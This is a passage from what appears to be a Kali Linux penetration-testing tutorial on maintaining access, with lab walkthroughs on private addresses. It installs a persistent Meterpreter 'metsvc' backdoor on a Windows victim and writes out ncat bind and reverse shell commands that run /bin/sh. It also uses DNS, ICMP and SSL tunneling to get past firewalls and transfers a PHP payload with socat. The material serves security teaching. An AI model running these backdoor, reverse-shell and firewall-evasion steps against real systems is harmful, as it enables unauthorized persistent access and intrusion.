788   556   svchost.exe       x86   0           NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\svchost.exe
860   556   svchost.exe       x86   0                                 C:\WINDOWS\system32\svchost.exe
924   556   svchost.exe       x86   0           NT AUTHORITY\SYSTEM   C:\WINDOWS\System32\svchost.exe
972   556   svchost.exe       x86   0                                 C:\WINDOWS\system32\svchost.exe
1036  556   svchost.exe       x86   0                                 C:\WINDOWS\system32\svchost.exe
1308  1260  explorer.exe      x86   0     2     THE-F4C60DD36CA\user  C:\WINDOWS\Explorer.EXE
1396  556   spoolsv.exe       x86   0           NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\spoolsv.exe
1444  556   scardsvr.exe      x86   0                                 C:\WINDOWS\System32\SCardSvr.exe
1664  556   svchost.exe       x86   0           NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\svchost.exe
1964  1308  VBoxTray.exe      x86   0           THE-F4C60DD36CA\      C:\WINDOWS\system32\VBoxTray.exe
2368  924   wuauclt.exe       x86   0           THE-F4C60DD36CA\      C:\WINDOWS\system32\wuauclt.exe
3408  1308  met-back.exe      x86   0     1     THE-F4C60DD36CA\user  C:\Documents and Settings\user\Desktop\met-back.exe
```

To install the `metsvc` service, we just need to type the following command:


```
run metsvc
```

The following is the result of that command:



```
meterpreter > run metsvc
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory C:\DOCUME~1\user\LOCALS~1\Temp\hFSGPuffumYt...
[*]  >> Uploading metsrv.x86.dll...
[*]  >> Uploading metsvc-server.exe...
[*]  >> Uploading metsvc.exe...
[*] Starting the service...
         * Installing service metsvc
 * Starting service
Service metsvc successfully installed.

meterpreter >
```

Now let's go to the victim machine. The backdoor is available at `C:\Documents and Settings\user\Local Settings\Temp\hFSGPuffumYt` :



Name	Size	Type	Date Modified
metsrv.dll	751 KB	Application Extension	27/12/2013 22:24
metsvc.exe	60 KB	Application	27/12/2013 22:25
metsvc-server.exe	44 KB	Application	27/12/2013 22:25


You can see the `metsvc` EXE and DLL files there. Now let's restart the victim machine to see whether the backdoor will work.

In the attacking machine, we start the multihandler with the `metsvc` payload using the following options, which is also shown in the next screenshot:

- `RHOST` : `192.168.2.21` (the victim's IP address)
- `LPORT` : `31337` (the backdoor's port number)

```
msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/metsvc_bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (accepted: seh, thread, process, none)
   LPORT     31337            yes       The listen port
   RHOST     192.168.2.22     no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

After all the options have been set, just type `execute` to run the attack.


```
msf exploit(handler) > exploit

[*] Started bind handler
[*] Starting the payload handler...
[*] Meterpreter session 3 opened (192.168.2.22:47828 -> 192.168.2.21:31337) at 2013-12-27 23:20:50 +0700

meterpreter > 
```

The attack was executed successfully; we now have the meterpreter session again. You can do anything with the meterpreter session.

To remove the `metsvc` service from the victim machine, you can run the following command from the meterpreter shell:

```
run metsvc -r
```

After that, remove the `metsvc` files from the victim machine.

Working with tunneling tools

In computer terms, tunneling can be defined as a method to encapsulate one network protocol inside another network protocol. The reason to conduct tunneling is to bypass the protection provided by the target system. Most of the time, the target system will have a firewall device that blocks connection to the outside world, except for a few common network protocols such as DNS, HTTP, and HTTPS. In this situation, if we want to connect to other network protocols in the outside world, we can tunnel the network packets inside the HTTP protocol. The firewall will allow these packets to go to the outside world.

Kali Linux comes with various kinds of tunneling tools that can be used to tunnel one network protocol inside another network protocol. In this section, we will discuss several of them.

dns2tcp

dns2tcp is a tunneling tool that can be used to encapsulate TCP traffic in DNS traffic. This technique is used when only a DNS request is allowed from the target machine. When the `dns2tcp` program receives a connection in a specific port, all of the TCP traffic is sent to the remote `dns2tcp` server in DNS traffic format, and the traffic is forwarded to a specific host and port on the remote host.

dns2tcp is a client/server program. The client side is called `dns2tcpc`, while the server side is called `dns2tcpd`.

To start the dns2tcp server, use the console to execute the following command:

```
# dns2tcpd
```

This will display a simple usage instruction on your screen.

If you want to use the dns2tcp client, use the console to execute the following command:

```
# dns2tcpc
```

This will display a simple usage instruction on your screen.

Before you are able to use dns2tcp, you need to create an NS record pointing to the dns2tcp server public IP address. I recommend creating a subdomain, such as `dnstunnel.example.com`, for the dns2tcp application.

After that, you need to configure the dns2tcp server. By default, the dns2tcp server will look for the file `.dns2tcprcd` as the configuration file in your directory.

The following is an example of the dns2tcp server configuration file:

```
listen = 0.0.0.0
port = 53
   user = nobody
   chroot = /tmp
   domain = dnstunnel.example.com
   resources = ssh:127.0.0.1:22
```

Save this configuration file to `/etc/dns2tcpd.conf`.

After creating the configuration file, which is located at `/etc/dns2tcpd.conf` (`-f`), you need to start the dns2tcp server by issuing the following command:

```
# dns2tcpd -F -d 1 -f /etc/dns2tcpd.conf
```

This command will set dns2tcpd to run in the foreground (`-F`) with the debug level set to `1`.

In the client machine, you also need to configure the dns2tcp client. The following is an example of that configuration:

```
domain = dnstunnel.example.com
ressource = ssh
local_port = 2222
debug_level=1
```

Save the configuration to `/etc/dns2tcpc.conf`. You can also save it to the file `.dns2tcprc`, so you need not give the configuration parameter when calling the `dns2tcpc` command.

You can start the tunnel by issuing the following command:

```
# dns2tcpc -z dnstunnel.example.com -c -f /etc/dns2tcpc.conf
```

To run your SSH session, you can type the following command:

```
# ssh -p 2222 yourname@127.0.0.1
```

Although you can send any number of packets through the DNS tunnel, be aware that the tunnel is not encrypted, so you may need to send encrypted packets through it.

iodine

iodine is a software tool that allows for the tunneling of IPv4 traffic through a DNS protocol; this enables access to the location where the outbound connection is limited to DNS queries only.

iodine has several advantages over other DNS tunnel software:

- iodine gives higher performance, because it allows the downstream data to be sent without encoding
- It can run on many different operating systems such as Linux, Mac OS, FreeBSD, NetBSD, OpenBSD, and Windows
- It uses password protection for tunneling
- It allows up to 16 simultaneous connections

Before you can use iodine, there are several things you need to prepare:

- A short domain name to reduce bandwidth of the tunnel
- A DNS server that allows you to set the A and NS records
- A server to install iodine that should have a public IP address if you want to connect to it via the Internet
- A client that will access the Internet via the tunnel.

After these things are prepared, you need to configure the DNS server, the iodine server, and the iodine client.

Configuring the DNS server

If you already have a domain (`example.com`), delegate a subdomain for `tunnel` (`tunnel.example.com`). In BIND, you can add the following two lines to the zone file of the domain `example.com` :

```
dns         IN    A     192.168.200.1
tunnel      IN    NS    dns.example.com.
```

The following is a brief explanation of the previous configuration:

- Create an A record for the `dns` subdomain
- The name server for the `tunnel` subdomain is the `dns` subdomain

The IP address `192.168.200.1` is the IP address of your iodine server.

After you save the zone file, restart your BIND server.

Running the iodine server

To run the iodine server, you can issue the following command:

```
iodined -f -c -P password 192.168.200.1 tunnel.example.com
```

The description of the command is as follows:

- `-f` : Run the iodine server in the foreground
- `-P` : Define the password for the iodine server
- `-c` : Tell the iodine server to disable checking the client IP address on all incoming requests

Running the iodine client

In the client machine, you can just start iodine with one or two arguments. The first is your local DNS server (optional) and the second is the domain you used (`tunnel.example.com`).

The following is the command line to use:

```
iodine -f -P password tunnel.example.com
```

The client will then get an IP address from the server. The IP address is usually `192.168.200.2` or `192.168.200.3` .

To test the connection, you can ping the IP address of the other end of the tunnel.

In the client, type the following command:

```
ping 192.168.200.1
```

In the server, type the following command:

```
ping 192.168.200.2
```

You need to adjust the IP addresses accordingly.

ncat

ncat is a general-purpose network tool that can be used for sending, receiving, redirecting, and encrypting data across the network. ncat is an improved version of the popular Netcat tool (http://nmap.org/ncat/guide/index.html). ncat can be used for the following tasks:

- ncat acts as a simple TCP/UDP/SCTP/SSL client for interacting with web servers and other TCP/IP network services
- It also acts as a simple TCP/UDP/SCTP/SSL server
- It redirects or proxies TCP/UDP/SCTP traffic to other ports or hosts
- It acts as a network gateway for the execution of system commands
- It encrypts communication data using SSL
- It transports network communication using IPv4 or IPv6
- It acts as a connection broker, allowing two (or more) clients to connect to each other through a third (brokering) server

In this section, we will only describe the ncat capabilities related to maintaining access, such as creating an operating system backdoor on the target machine.

The first is creating a normal backdoor shell. We run ncat in the listening mode to bind on a particular port; when the attacker connects to this machine on that port, a shell is opened.

For the following scenario, we will use the following IP addresses:

- Attacker machine's IP address: `192.168.2.21`
- Target machine's IP address: `192.168.2.23`

In the target machine, we run the following `ncat` command:

```
ncat -l 1337 -e /bin/sh
```


The description of the command is as follows:

- `-l` : Tell ncat to listen on the defined port
- `-e` : Tell ncat to execute the given command

Then, from the attacker machine, we connect to the target machine to access the backdoor shell by using the following `ncat` command:

```
ncat 192.168.2.23 1337
```

Then, we have the following shell:



```
root@kali:~# ncat 192.168.2.23 1337
id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(v
ideo),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:43:15:18
          inet addr:192.168.2.23  Bcast:192.168.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe43:1518/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:23753 errors:0 dropped:0 overruns:0 frame:0
          TX packets:21364 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:18165440 (17.3 MB)  TX bytes:2430545 (2.3 MB)
          Base address:0xd010 Memory:f0000000-f0020000
```

In the second scenario, we are going to set up a reverse shell from the target to the attacker machine.


For this scenario, we first configure ncat on the attacker machine to listen to port `1337` :

```
ncat -l 1337
```

Next, in the target machine, we use the following ncat command:

```
ncat 192.168.2.21 1337 -e /bin/sh
```

In the attacker machine, we can give the command to the target machine, shown as follows:



```
root@kali:~# ncat -l 1337
id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(v
ideo),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
```

To exit from the backdoor shell, just press *Ctrl* + *C*.

You need to remember that all of the network traffic generated in the previous scenarios is not encrypted. If you want to have encrypted network traffic, you can use `cryptcat` . Remember to use the `-k` option to set your encryption key in the attacker and target side, otherwise `cryptcat` will use the default key.

proxychains

proxychains is a program that can be used to force any TCP connection made by any given TCP client to go through the proxy (or proxy chain).

As of Version 3.1, it supports SOCKS4, SOCKS5, and HTTP CONNECT proxy servers.

The following are several usages of proxychains according to its documentation:

- proxychains is used when you need to use a proxy server to go outside your LAN
- It is used to access the Internet behind a restrictive firewall that filters outgoing ports (egress filtering)
- It can be used when you need to use two (or more) proxies in a chain
- It can be used when you want to run programs without built-in proxy support (such as Telnet, Wget, FTP,VNC, and Nmap)
- It is used when you want to access the internal servers from outside through a reverse proxy

To run proxychains, use the console to execute the following command:

```
# proxychains
```

This will display a simple usage instruction on your screen.

In Kali Linux, the proxychains configuration is stored in `/etc/proxychains.conf` , and by default, it is set to use `tor` . If you want to use another proxy, just add the proxy to the last part of the configuration file.

The following is the proxy part in my proxychains configuration file:

```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 9050
```

The proxy format is:

```
proxy_type  host  port [user pass]
```

The proxy types are `http` , `socks4` , and `socks5` .

For our exercise, we want to use Telnet in proxychains; the command to do that task is:

```
# proxychains telnet example.com
```

The `telnet` command will be proxied through the proxy server defined in the proxychains configuration file before going to `example.com` .

ptunnel

ptunnel is a tool that can be used to tunnel TCP connections over ICMP echo requests (ping requests) and reply (ping reply) packets. This tool will be useful if you are allowed to ping any computer on the Internet, but you can't send TCP and UDP packets to the Internet. With ptunnel, you can overcome that limitation so as to access your e-mail, browse the Internet, and perform other activities that require TCP or UDP connections.

To start ptunnel, use the console to execute the following command:

```
# ptunnel -h
```

This will display a simple usage instruction and example on your screen.

To use ptunnel, you need to set up a proxy server with ptunnel installed, and this server should be available to the client. If you want to use ptunnel from the Internet, you need to configure the ptunnel server using the IP address, which can be accessed from the Internet.

After that, you can start the ptunnel server by issuing the following command:

```
# ptunnel
```

It will then listen to all TCP packets, shown as follows:

```
[inf]: Starting ptunnel v 0.71.
[inf]: (c) 2004-2009 Daniel Stoedle, <daniels@cs.uit.no>
[inf]: Security features by Sebastien Raveau, <sebastien.raveau@epita.fr>
[inf]: Forwarding incoming ping packets over TCP.
[inf]: Ping proxy is listening in privileged mode.
```

From the client that wants to use ptunnel, enter the following command:

```
# ptunnel -p ptunnel.example.com -lp 2222 -da ssh.example.org -dp 22
```

It will display the following information:

```
[inf]: Starting ptunnel v 0.71.
[inf]: (c) 2004-2009 Daniel Stoedle, <daniels@cs.uit.no>
[inf]: Security features by Sebastien Raveau, <sebastien.raveau@epita.fr>
[inf]: Relaying packets from incoming TCP streams.
```

Then, start your SSH program to connect to `ssh.example.org` using ptunnel:

```
# ssh localhost -p 2222
```

Next, you can log in to the SSH server on the remote machine after you supply the correct username and password.

To protect ptunnel from being used by unauthorized people, you may want to protect ptunnel access using a password with the `-x` command-line option. You need to use the same password on the server and client.

socat

socat is a tool that establishes two bidirectional streams and transfers data between them. The stream can be a combination of the following address types:

- A file
- A program
- A file descriptor (STDERR, STDIN, STDIO, and STDOUT)
- A socket (IPv4, IPv6, SSL, TCP, UDP, and UNIX)
- A device (network card, serial line, and TUN/TAP)
- A pipe

For each stream, parameters can be added (locking mode, user, group, permissions, address, port, speed, permissions, owners, cipher, key, and so on).

According to the socat manual, the socat instance life cycle typically consists of the following four phases:

- **Init**: In the first phase, the command-line options are parsed and logging is initialized.
- **Open**: In the second phase, socat opens the first and second addresses.
- **Transfer**: In the third phase, socat watches both streams' read and write file descriptors via `select()` . When the data is available on one side and can be written to the other side, socat reads it, performs newline character conversions if required, writes the data to the write file descriptor of the other stream, and then continues to wait for more data in both directions.
- **Close**: When one of the streams effectively reaches EOF, the fourth phase begins. socat transfers the EOF condition to the other stream. It continues to transfer data in the other direction for a particular time but then closes all remaining channels and terminates.

To start socat, use the console to execute the following command:

```
# socat -h
```

This will display command-line options and available address types on your screen.

The following are several common address types, along with their keywords and parameters:

Address type	**Description**
`CREATE:<filename>`	This opens `<filename>` with `creat()` and uses the file descriptor for writing. Since a file opened with `creat()` cannot be read from, this address type requires write-only context.
`EXEC:<command-line>`	This forks a subprocess that establishes communication with its parent process and invokes the specified program with `execvp()` . The `<command-line>` command is a simple command with arguments separated by a single space.
`FD:<fdnum>`	This uses the file descriptor `<fdnum>` .
`INTERFACE:<interface>`	This communicates with a network connected on an interface using raw packets, including link level data. `<interface>` is the name of the network interface; it is only available in Linux.
`IP4-SENDTO:<host>:<protocol>`	This opens a raw IP socket. It uses `<protocol>` to send packets to `<host>` ; it receives packets from host and ignores packets from other hosts. Protocol `255` uses the raw socket, with the IP header being part of the data.
`IP4-RECV:<protocol>`	This opens a raw IP socket of `<protocol>` . It receives packets from multiple unspecified peers and merges the data. No replies are possible. Protocol `255` uses the raw socket, with the IP header being part of the data.

In the following section, we will see several socat usage scenarios.

Getting HTTP header information

To get HTTP header information, we can use the following `socat` command:

```
socat - TCP4:192.168.2.23:80
HEAD / HTTP/1.0
```

The HTTP server will then respond with the following information:

```
HTTP/1.1 200 OK
Date: Wed, 25 Dec 2013 15:27:19 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Connection: close
Content-Type: text/html
```

Transferring files

To transfer a file from host `192.168.2.22` to host `192.168.2.23`, perform the following steps:

1. In host `192.168.2.23` (recipient), give the following command:

   ```
   socat TCP4-LISTEN:12345 OPEN:php-meter.php,creat,append
   ```

   This will make socat listen on port `12345`; socat will create a file named `thepass` if it doesn't exist already, or it will just append the file if it already exists.
2. While in `192.168.2.22` (sender), we can use the following command:

   ```
   cat php-meter.php | socat - TCP4:192.168.2.23:12345
   ```

3. On the recipient, we can check whether the file is already created using the `ls` command:

   ```
   -rw-r--r--  1 msfadmin msfadmin 1315 2013-12-25 10:34 php-meter.php
   ```

We can see that the file has been transferred and created on the recipient machine successfully.

sslh

sslh is an SSL/SSH multiplexer. It accepts connections on specified ports and forwards them further based on tests performed on the first data packet sent by the remote client.

Currently, sslh accepts connections in HTTP, HTTPS, SSH, OpenVPN, tinc, and XMPP protocols.

Usually, you connect to your remote server using HTTP, HTTPS, SSH, OpenVPN, and some other protocols. But, you may find that the service provider or your victim firewall is blocking your access to the remote servers using these ports, except for some specific ports such as `80` (HTTP) or `443` (HTTPS). So, how do you overcome this?

Type `sslh` in the terminal.

This allows you to connect to the remote servers via SSH on port `443` while the web server is still able to serve HTTPS on that port.

To start `sslh`, use the console to execute the following command:

```
# sslh
```

This will display the command syntax on your screen.

Before you can use sslh, you need to configure your web server. Edit your web server configuration file and make sure that the web server only listens to localhost port `443`. Then, restart your web server. In Kali, you need to edit the `ports.conf` file located at `/etc/apache2/` and modify the line in the `mod_ssl` section.

The original code snippet is as follows:

```
<IfModule mod_ssl.c>
    Listen 443
</IfModule>
```

The modified code snippet is as follows:

```
<IfModule mod_ssl.c>
    Listen 127.0.0.1:443
</IfModule>
```


Next, you need to configure sslh. Open the `sslh` file under `/etc/default/` and change the following line:

```
Run=no
```

The modified code snippet is as follows:

```
Run=yes
```

The following are the configuration file contents in my system:



```
# Default options for sslh initscript
# sourced by /etc/init.d/sslh

# Disabled by default, to force yourself
# to read the configuration:
# - /usr/share/doc/sslh/README.Debian (quick start)
# - /usr/share/doc/sslh/README, at "Configuration" section
# - sslh(8) via "man sslh" for more configuration details.
# Once configuration ready, you *must* set RUN to yes here
# and try to start sslh (standalone mode only)

RUN=yes

# binary to use: forked (sslh) or single-thread (sslh-select) version
DAEMON=/usr/sbin/sslh

DAEMON_OPTS="--user sslh --listen 0.0.0.0:443 --ssh 127.0.0.1:22 --ssl 127.0.0.1
:443 --pidfile /var/run/sslh/sslh.pid"
```


Save the change and start sslh:

```
# /etc/init.d/sslh start
[ ok ] Starting ssl/ssh multiplexer: sslh.
```

To verify that sslh is running, you can type the following command:

```
ps -ef | grep sslh
```

The following is the result:




```
root@kali:~# ps -ef | grep sslh
sslh      3531     1  0 15:32 ?        00:00:00 /usr/sbin/sslh --user sslh --l
isten 0.0.0.0 443 --ssh 127.0.0.1 22 --ssl 127.0.0.1 443 --pidfile /var/run/ss
lh/sslh.pid
sslh      3534  3531  0 15:32 ?        00:00:00 /usr/sbin/sslh --user sslh --l
isten 0.0.0.0 443 --ssh 127.0.0.1 22 --ssl 127.0.0.1 443 --pidfile /var/run/ss
lh/sslh.pid
root      3563  3399  0 15:33 pts/0    00:00:00 grep sslh
```

Based on the preceding `ps` command output, we know that sslh is running.

Now, let's try to connect to this server via SSH using port `443` from a remote machine:

```
ssh -p 443 root@192.168.2.22
```

The following is the result:



```
The authenticity of host '[192.168.2.22]:443 ([192.168.2.22]:443)' can't be established.
ECDSA key fingerprint is b0:c2:8d:54:83:68:d7:3e:09:14:00:62:9d:5a:d6:67.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[192.168.2.22]:443' (ECDSA) to the list of known hosts.
root@192.168.2.22's password:
Linux kali 3.7-trunk-amd64 #1 SMP Debian 3.7.2-0+kali8 x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@kali:~#
```

From the previous screenshot, we know that we are able to connect to the Kali machine via SSH on port `443` .

stunnel4

stunnel4 is a tool used to encrypt TCP protocols inside the SSL packets between local and remote servers. It allows you to add SSL functionality to non-SSL aware protocols, such as MySQL, Samba, POP3, IMAP, SMTP, and HTTP. This process can be done without changing the source code of these protocols.

To start stunnel4, use the console to execute the following command:

```
# stunnel4 -h
```

This will display the command syntax on your screen.

If you want to display the help configuration file, you can use the `-help` option:

```
# stunnel4 -help
```

This will display the help configuration file on your screen.

